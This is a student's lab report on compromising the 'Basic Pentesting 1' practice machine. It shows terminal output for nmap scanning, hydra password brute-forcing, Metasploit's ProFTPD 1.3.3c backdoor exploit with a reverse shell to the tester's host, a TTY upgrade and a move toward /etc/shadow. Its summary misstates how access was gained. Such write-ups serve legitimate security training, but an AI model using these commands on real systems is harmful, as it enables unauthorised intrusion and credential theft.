HACK LIKE A PRO

PROJECT

TOPIC:- Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

SUBMITTED BY

GLADWIN C BINO

LBSCEK


SUMMARY

This project involved performing a basic penetration test on a vulnerable target machine. The process began with discovering the target's IP using **netdiscover**. A detailed port scan was then conducted using **nmap**, revealing open services including FTP (port 21) and SSH (port 22). FTP was tested for anonymous login, which was denied, prompting a brute-force attack using hydra with the rockyou.txt wordlist to find valid credentials.


Web enumeration steps were prepared in case HTTP was open, including visiting the site, scanning with **nikto**. SMB enumeration via enum4linux was noted for use if ports 139 or 445 were found open.

Upon gaining access via FTP , the shell was upgraded to an interactive TTY using **Python**, This improved usability for post-exploitation. The project followed a systematic approach from reconnaissance to shell access, using common tools and best practices for ethical hacking.

TARGET MACHINE




1.Recon & Scanning




My ip

- **Using 'netdiscover -r <ip>' to find the connected devices in the same network**



Target machine ip


- **Using Nmap to identify open ports**




Suspected ports for performing attack

2. Enumeration

- **Visiting the open http port using a web browser**



- **Using Nikto tool to find information like default files, outdated software versions etc.**



Information about website and server

- **Using enum4linux tool for open SMB port to collect information like usernames, group memberships, password policy etc.**

```
┌──(glady㉿kali)-[~]
└─$ enum4linux 192.168.0.111
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jun  3 20:31:01 2025

 ========================== ( Target Information ) ==========================

Target ........... 192.168.0.111
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============ ( Enumerating Workgroup/Domain on 192.168.0.111 ) ============


[E] Can't find workgroup/domain


 ================ ( Nbtstat Information for 192.168.0.111 ) ================

Looking up status of 192.168.0.111
No reply from 192.168.0.111

 ========================== ( Session Check on 192.168.0.111 ) ==========================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.


┌──(glady㉿kali)-[~]
└─$
```

Didn't get any serious information from this

- **Using HYDRA tool for brute force attack on open FTP and SSH ports.**

SSH:-

```
┌──(glady㉿kali)-[~]
└─$ hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.111
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-03 20:32:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.111:22/
[STATUS] 362.00 tries/min, 362 tries in 00:01h, 14344041 to do in 660:25h, 12 active
[STATUS] 319.33 tries/min, 958 tries in 00:03h, 14343446 to do in 748:37h, 11 active
[STATUS] 286.86 tries/min, 2008 tries in 00:07h, 14342396 to do in 833:19h, 11 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(glady㉿kali)-[~]
└─$
```

FTP:-

```
┌──(glady㉿kali)-[~]
└─$ hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://192.168.0.111
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-03 20:32:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overw
riting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.0.111:21/
[STATUS] 415.00 tries/min, 415 tries in 00:01h, 14343986 to do in 576:04h, 14 active
[STATUS] 737.67 tries/min, 2213 tries in 00:03h, 14342188 to do in 324:03h, 14 active
[STATUS] 823.14 tries/min, 5762 tries in 00:07h, 14338639 to do in 290:20h, 14 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(glady㉿kali)-[~]
└─$
```

3. Exploitation

- **Using METAEXPLOIT 'msfconsole' for exploitation**

```
┌──(glady㉿kali)-[~]
└─$ nmap -sC -sV -oN basicpentest_nmap.txt 192.168.0.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 20:26 IST
Nmap scan report for 192.168.0.111
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:E0:02:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.99 seconds
```

```
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit  ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

Suspected port for exploitation

- **Viewing available options & Setting RHOST (TARGET IP) & LHOST (MY IP)**

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.0.111
RHOST => 192.168.0.111
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.0.113
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.0.113
```

- **Viewing available payloads and selecting one**

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.0.111    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

4. Post Exploitation


- **Running the selected payload**

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.113:4444
[*] 192.168.0.111:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo PWKva8PWzYOJyiDY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "PWKva8PWzYOJyiDY\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.0.113:4444 -> 192.168.0.111:41346) at 2025-06-03 20:57:11 +0530

whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# ls
ls
bin   dev   initrd.img  lost+found  opt   run   srv  usr
boot  etc   lib         media       proc  sbin  sys  var
cdrom home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cd etc
cd etc
root@vtcsec:/etc# ls
```

Here, a command shell is opened,so to check responsiveness 'whoami' command is used then 'python -c 'import pty;pty.spawn("/bin/bash")' is executed for interaction.


'etc' is a common folder that consist of subfolders like 'shadow' which may have passwords.

- **Opening folder 'shadow'**



Found Target machine username

